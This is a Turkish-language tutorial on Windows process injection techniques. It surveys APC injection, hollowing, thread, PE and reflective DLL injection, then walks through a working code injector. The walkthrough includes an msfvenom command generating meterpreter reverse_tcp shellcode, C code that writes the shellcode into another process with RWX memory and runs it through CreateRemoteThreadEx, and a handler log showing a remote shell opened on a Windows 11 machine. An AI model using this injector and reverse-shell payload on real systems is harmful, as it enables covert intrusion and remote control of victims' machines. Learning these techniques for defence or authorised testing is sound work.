


# PROCESS INJECTION

## APC Injection (Asynchronous Procedure Call Injection)

APC Injection, bir işlemin mevcut bir iş parçacığına (thread) kötü amaçlı bir Asenkron Prosedür Çağrısı (APC) ekleyerek, bu iş parçacığı çalışırken kötü amaçlı kodun yürütülmesini sağlayan bir saldırı tekniğidir. APC'ler, bir iş parçacığı belirli bir duruma geldiğinde yürütülmek üzere bir sıraya eklenebilen fonksiyon çağrılarıdır. Bu durum, iş parçacığı bir olay beklerken veya belirli bir kod bloğunu çalıştırırken olabilir.

- Hedef işlemin bir iş parçacığının handle'ı elde edilir.
- QueueUserAPC API'si, hedef iş parçacığına kötü amaçlı bir fonksiyonu eklemek için kullanılır.
- Hedef iş parçacığı bir durum değişikliğine uğradığında veya bir olay beklediğinde, bu kötü amaçlı APC çalıştırılır.



# PROCESS INJECTION

## Process Hollowing

Process Hollowing, kötü amaçlı bir yazılımın, meşru bir işlemin içeriğini "boşaltarak" (hollow) yerine kendi kötü amaçlı kodunu yerleştirmesi ve bu kodu, meşru işlemin kılığına girerek çalıştırması tekniğidir. Bu yöntem, kötü amaçlı yazılımın tespit edilmesini zorlaştırır çünkü işletim sistemi veya güvenlik yazılımları, kötü amaçlı yazılımı meşru bir işlem olarak görür. Çalışma adımlarını incelersek:

- Askıya Alınmış (Suspended) Durumda Meşru Bir İşlem Başlatma (CreateProcess)
- Hedef İşlemin Bellek Alanını Boşaltma (NtUnmapViewOfSection)
- Kötü Amaçlı Kod İçin Bellek Ayırma (VirtualAllocEx)
- Kötü Amaçlı Kodun Belleğe Yazılması (WriteProcessMemory)
- İşlemin Giriş Noktasını Güncelleme (SetThreadContext)
- İşlem Başlatma (ResumeThread)



# PROCESS INJECTION

## Thread Injection

Thread Injection, bir işlemin var olan bir iş parçacığının yürütme akışını değiştirerek veya yeni bir iş parçacığı oluşturarak kötü amaçlı kodun bir işlem içinde çalışmasını sağlama tekniğidir. Bu yöntem, kötü amaçlı yazılımın meşru bir işlemin bağlamında çalışmasına ve onun ayrıcalıklarını kullanmasına olanak tanır. Thread injection, tespit edilmesi zor olan ve kötü amaçlı yazılımın gizlenmesine yardımcı olan bir tekniktir. Adım adım işleyişini incelersek:

- Hedef işlem üzerinde handle elde etme
- Kötü amaçlı kodu belleğe yerleştirme (VirtualAllocEx ve WriteProcessMemory)
- Var olan bir threadin bağlamını değiştirme (GetThreadContext ve SetThreadContext)
- Yeni bir iş parçacığı oluşturma (CreateRemoteThread)
- İş Parçacığını Başlatma

# PROCESS INJECTION

## PE Injection (Portable Executable Injection) Nedir?

PE Injection, kötü amaçlı yazılımın bir hedef işlemin bellek alanına kendi Portable Executable, PE enjekte ederek çalışmasını sağlama tekniğidir. Bu işlem, kötü amaçlı yazılımın, hedef işlemin bağlamında çalışmasına ve hedef işlemin izinlerini ve kaynaklarını kullanmasına olanak tanır. PE Injection, genellikle tespit edilmesi zor ve etkili bir teknik olarak kabul edilir, çünkü kötü amaçlı kod, meşru bir işlemin bir parçası olarak görünebilir. Adım adım incelersek:

- Hedef işlem üzerinde handle elde etme (OpenProcess)
- PE dosyasını belleğe yükleme
- Hedef bellekte yer ayırma (VirtualAllocEx)
- PE dosyasını belleğe yazma (WriteProcessMemory)
- Giriş noktasını belirleme ve yürütme bağlamını ayarlama (SetThreadContext)
- İş parçacığını devam ettirme (ResumeThread)

# PROCESS INJECTION

## Reflective DLL Injection

Reflective DLL Injection, kötü amaçlı bir DLL'nin (Dinamik Bağlantı Kütüphanesi) doğrudan belleğe enjekte edilip çalıştırılması tekniğidir. Geleneksel DLL injection yöntemlerinden farklı olarak, Reflective DLL Injection, DLL dosyasının diske yazılmasına gerek kalmadan, yalnızca bellek üzerinden yüklenmesini ve yürütülmesini sağlar. Bu teknik, kötü amaçlı yazılımlar tarafından tespit edilmeden çalışmak ve güvenlik yazılımlarını atlatmak için kullanılır.

Reflective DLL Injection, genellikle sızma testlerinde, zararlı yazılımlarda ve saldırganlar tarafından kullanılan ileri seviye saldırı yöntemlerinde tercih edilir. Bu yöntem, belleğe enjekte edilen DLL'nin kendi başına yüklendiği ve kendi reflective loader function çalıştırdığı anlamına gelir.

- Hedef işlem üzerinde handle elde etme (OpenProcess)
- Hedef bellekte yer ayırma (VirtualAllocEx)
- DLL kodunu belleğe yazma (WriteProcessMemory)
- Reflective loader function'ı bulma ve çalıştırma
- Kötü amaçlı DLL'nin yüklenmesi ve çalıştırılması

# CODE INJECTION

## CreateProcessW()

Process injection'ı anlamak için önce temel olarak bir işlem oluşturmayı bilmemiz gerekir. Windows API'den CreateProcessW() fonksiyonunu kullanacağız. Fonksiyonun nasıl kullanılacağını öğrenmek için en iyi kaynak, Microsoft'un resmi dökümantasyonudur:

<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>

Opsiyonel argümanları NULL olarak verebiliriz. Diğer argümanların açıklamaları da dökümantasyonda açıkça belirtilmiş.

### Syntax

C++

Copy

```
BOOL CreateProcessA(  
    [in, optional] LPCSTR lpApplicationName,  
    [in, out, optional] LPSTR lpCommandLine,  
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] BOOL bInheritHandles,  
    [in] DWORD dwCreationFlags,  
    [in, optional] LPVOID lpEnvironment,  
    [in, optional] LPCSTR lpCurrentDirectory,  
    [in] LPSTARTUPINFOA lpStartupInfo,  
    [out] LPPROCESS_INFORMATION lpProcessInformation  
);
```

# CODE INJECTION

- Uygulama Adı: İlk argüman, çalıştırılacak uygulamanın yolunu belirtir.
- NULL Argümanlar: Sonraki üç argüman (lpCommandLine, lpProcessAttributes, lpThreadAttributes) NULL verilmiştir.
- Child Process: bInheritHandles FALSE olarak ayarlandı, çünkü çocuk işlem oluşturulmuyor.
- İşlem Önceliği: Normalden düşük bir öncelik ayarlandı (BELOW\_NORMAL\_PRIORITY\_CLASS), bu şekilde başlatılan işlemin düşük öncelikli olduğunu anlayabiliriz.
- Çalışma Dizinleri: Sonraki iki parametre (lpEnvironment, lpCurrentDirectory) NULL olarak ayarlandı.
- Yapılar: Son iki argüman (STARTUPINFO si ve PROCESS\_INFORMATION pi) işlem bilgilerini tutacak yapı değişkenleridir, başlangıçta sıfırlanmıştır (= {0}).

```
#include <stdio.h>
#include <Windows.h>



int main() {
    // STARTUPINFO yapısı, yeni oluşturulacak işlemle ilgili başlangıç bilgilerini içerir.
    STARTUPINFO si = {0};
    // PROCESS_INFORMATION yapısı, yeni oluşturulan işlemin ve ilk iş parçacığının bilgilerini tutar.
    PROCESS_INFORMATION pi = {0};
    // CreateProcessW, yeni bir işlem ve bu işlem için bir iş parçacığı oluşturur.
    // Bu fonksiyon geniş karakter seti (Unicode) kullanır ve bu nedenle 'W' sonekine sahiptir.
    CreateProcessW(
        L"C:\\Users\\dizmana\\AppData\\Local\\Microsoft\\WindowsApps\\notepad.exe", // çalıştırılacak uygulamanın yolu
        NULL, // Komut satırı argümanları (bu durumda kullanılmıyor)
        NULL, // Güvenlik öznitelikleri (varsayılan olarak NULL)
        NULL, // İş parçacığı güvenlik öznitelikleri (varsayılan olarak NULL)
        FALSE, // child process miras alınacak tanıtıcılara sahip olup olmayacağı (FALSE: yok)
        BELOW_NORMAL_PRIORITY_CLASS, // İşlem önceliği (bu durumda normalin altında) yarattığımız process
        //olduğunu programın yetkisinden anlayacağız default olarak notepad NORMAL işlem önceliği ile çalışır
        NULL, // Yeni işlem için ortam değişkenleri (varsayılan NULL, mevcut ortamı kullanır)
        NULL, // Çalışma dizini (NULL: geçerli dizini kullanır)
        &si, // STARTUPINFO yapısı, yeni iş parçacığı hakkında bilgi içerir
        &pi // PROCESS_INFORMATION yapısı, yeni oluşturulan işlem ve iş parçacığı bilgilerini alır
    );

    return 0;
}
```



# CODE INJECTION

Kodu çalıştırma zamanı geldi. Görebileceğiniz üzere hatasız bir şekilde kodumuz çalıştı şimdi işlem önceliğin kontrol edelim. İsteddiğimiz gibi normalin altında işlem önceliğine sahip şekilde çalışmış. Şimdi Code Injection kısmına geçebiliriz.



# CODE INJECTION

## Hedef

Bir payloadımız olacak ve bu payloadı meşru bir process'in PID sini kullanıcıdan input olarak sözkonusu processe enjekte edeceğiz, yani "code injection" yapacağız. O zaman başlayalım ilk olarak zararlı payloadımızı elde edelim bunun için msfvenom kullanacağız. Aşağıdaki konsolda görülebileceği üzere gerekli bilgilerin verilmesinin ardından basitçe payloadımız elde edebiliriz (BadCode payloadı yazacağımız unsigned char'ın adı).

```
msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/reverse_tcp LHOST=xxx.xxx.xxx.xxx  
LPORT=2222 EXITFUNC=thread -f c --var-name=BadCode
```

```
(kali㉿kali)-[~]  
$ msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/reverse_tcp LHOST=  
=2222 EXITFUNC=thread -f c --var-name=BadCode  
No encoder specified, outputting raw payload  
Payload size: 511 bytes  
Final size of c file: 2183 bytes  
unsigned char BadCode[] =  
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"  
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52"  
"\x18\x48\x8b\x52\x20\x4d\x31\xc9\x48\xf0\xb7\x4a\x4a\x48"  
"\x8b\x72\x50\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"  
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
```



# CODE INJECTION

Gerekli kütüphaneleri dahil etmemizin ardından BadCode olarak tanımlanmış unsigned char'a msfvenomdan aldığımız payloadı tanımlıyoruz. sıradaki adım ise kullanıcıdan PID bilgisini almak olacak bunun için ikinci programın çalıştırılması esnasında kullanıcıdan input alacağız ikinci fotoğrafta görüldüğü gibi bu bilgileri alabiliriz. Global olarak PID değişkenini tanımlarız ve kullanıcıdan aldığımız PID ile söz konusu PID ye sahip process için handle alıyoruz. dikkat edilmesi gereken bir nokta OpenProcess ve Create Process'in karıştırılmamasıdır. OpenProcess() üç parametre bekliyor ilk parametre hangi yetkiler ile açılacağı, ikinci parametre child processleri olacak mı, üçüncü parametre ise PID'yi tutar.

```
#include <windows.h>
#include <stdio.h>

// Enjekte edilecek kötü amaçlı kod (shellcode)
// Bu kod, msfvenom aracı kullanılarak oluşturulmuş bir meterpreter reverse TCP payload'udur.
unsigned char BadCode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x49\x01\xd0\x50\x8b"
"\x48\x18\xe3\x56\x4d\x31\xc9\x48\xff\xc9\x41\x8b\x34\x88"
"\x48\x01\xd6\x48\x31\xc0\x41\xc1\xc9\x0d\xac\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41"
"\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x01\xbb\xc0\xa8\x3e\x85\x41\x54"
```

```
int main(int argc, char* argv[]) {
    // Kullanıcıdan PID (Process ID) alınıyor
    if (argc < 2){
        printf("-*-Usage: ***.exe <PID>");
        return EXIT_FAILURE;
    }

    // Kullanıcının verdiği PID'yi al
    PID = atoi(argv[1]);
    printf("-*-Trying to open a handle to process (%ld)\n", PID);

    // Belirtilen PID'ye sahip bir process handle aç
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID); // hProcess = handle process
    if (hProcess == NULL){ //işlem başarılı mı kontrol ediyoruz
        printf("-*-Handle error: (%ld), error: %ld\n", PID, GetLastError());
        return EXIT_FAILURE;
    }
    printf("-*-Got a handle to the process!"); // işlem başarılı ise
```

# CODE INJECTION

Sıradaki adımda handle aldığımız process'in sanal belleğinde payloadımız için alan tahsis edeceğiz. bunun için VirtualAllocEx() fonksiyonunu kullanacağız bizden beklediği 5 parametre var. ilk parametre handle bilgisi buraya OpenProcess() ile aldığımız handle'ı vereceğiz. İkinci olarak bellek bölgei başlangıç adresini bekliyor opsiyonel olduğu için NULL vereceğim. Üçüncü parametre payloadın boyutu ve dördüncü parametre ise bellek tahsis türü olacak. Son parametre ise izinlerini belirleyecek. WriteProcessMemory ile allocate yaptığımız bölgeye payloadı yazıyoruz

## Syntax

C++

```
LPVOID VirtualAllocEx(  
    [in] HANDLE hProcess,  
    [in, optional] LPVOID lpAddress,  
    [in] SIZE_T dwSize,  
    [in] DWORD flAllocationType,  
    [in] DWORD flProtect  
);
```

```
// Hedef işlemde bellek tahsis ediyoruz executable writeable  
rBuffer = VirtualAllocEx(hProcess, NULL, sizeof(BadCode), (MEM_COMMIT | MEM_RESERVE), PAGE_EXECUTE_READWRITE);  
if (rBuffer == NULL) {  
    printf("--Failed to allocate memory, error: %ld\n", GetLastError());  
    return EXIT_FAILURE;  
}  
printf("--Allocated with PAGE_EXECUTE_READWRITE permissions\n"); //Allocate işlemi başarılı olursa  
  
// Tahsis edilen belleğe kötü amaçlı kodu yaz  
WriteProcessMemory(hProcess, rBuffer, BadCode, sizeof(BadCode), NULL);  
printf("--Wrote %zu-bytes to process memory\n", sizeof(BadCode));
```

# CODE INJECTION

Processden handle aldık bellek ayırdık payloadı içine yazdık ve son adım olarak bu kodu çalıştırmak kaldı. Bunun için aşağıdaki adımları takip edeceğiz. CreateRemoteThreadEx fonksiyonunun amacı hedef bir işlemin adres alanında yeni bir thread oluşturmak ve bu thread'i çalıştırmaktır. İlk parametremiz gene handle. ikinci parametreye NULL vereceğiz. 3 parametre stack boyutunu belirler 0 ayarlayacağımız için varsayılan yığın boyutunu kullanacak. 4. parametre olarak çalıştıracağımız payloadın adresini veriyoruz burada rbuffer çalıştırılacak kodun adresini tutan pointerdir. bundan sonraki parametre NULL olacak. 6. parametre threadin başlangıç durumunu belirler 0 değeri verilirse hemen çalışacaktır bundan sonraki parametrede opsiyonel olduğu için NULL vereceğiz. Son parametre olarak ise TID adresini vereceğiz threadin kimliğini alacak değişkenin adresidir.

## Syntax

C++

```
HANDLE CreateRemoteThreadEx(  
    [in] HANDLE hProcess,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] SIZE_T dwStackSize,  
    [in] LPTHREAD_START_ROUTINE lpStartAddress,  
    [in, optional] LPVOID lpParameter,  
    [in] DWORD dwCreationFlags,  
    [in, optional] LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,  
    [out, optional] LPDWORD lpThreadId  
);
```

```
// Global değişkenler  
DWORD PID, TID = NULL; // PID: Process ID, TID: Thread ID  
HANDLE hProcess, hThread = INVALID_HANDLE_VALUE; // İşlem ve iş parçacığı tanıtıcıları  
LPVOID rBuffer = NULL; // Uzak bellek bölgesi göstergesi
```

```
// Kötü amaçlı kodu çalıştıracak uzaktan bir iş parçacığı oluştur  
hThread = CreateRemoteThreadEx(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)rBuffer, NULL, 0, NULL, &TID);  
  
if (hThread == NULL){  
    printf("--Failed to get a handle to the thread, error: %ld", GetLastError());  
    CloseHandle(hProcess);  
    return EXIT_FAILURE;  
}  
  
// Kullanılan tanıtıcıları kapat ve kaynakları temizle  
CloseHandle(hThread);  
CloseHandle(hProcess);  
  
return EXIT_SUCCESS;  
}
```



# CODE INJECTION

Şimdi yazdığımız kodu derleyip çalıştıralım. Meterpreter shell'i almak için hazırlıklarımı tamamlayıp, PE dosyamı paint uygulamasının PID'si ile çalıştırıyorum. ve shell hazır kodumuz başarıyla çalıştı. Code Injection başarılı.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.
LHOST => 192.168.
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.      :2222
[*] Sending stage (201798 bytes) to 192.168.
[*] Meterpreter session 1 opened (192.168.      :2222 -> 192.168.      :58307) at 2024-08-27 09:04:15 -0400

meterpreter > sysinfo
Computer      : MSI
OS            : Windows 11 (10.0 Build 22621).
Architecture : x64
System Language : tr_TR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```



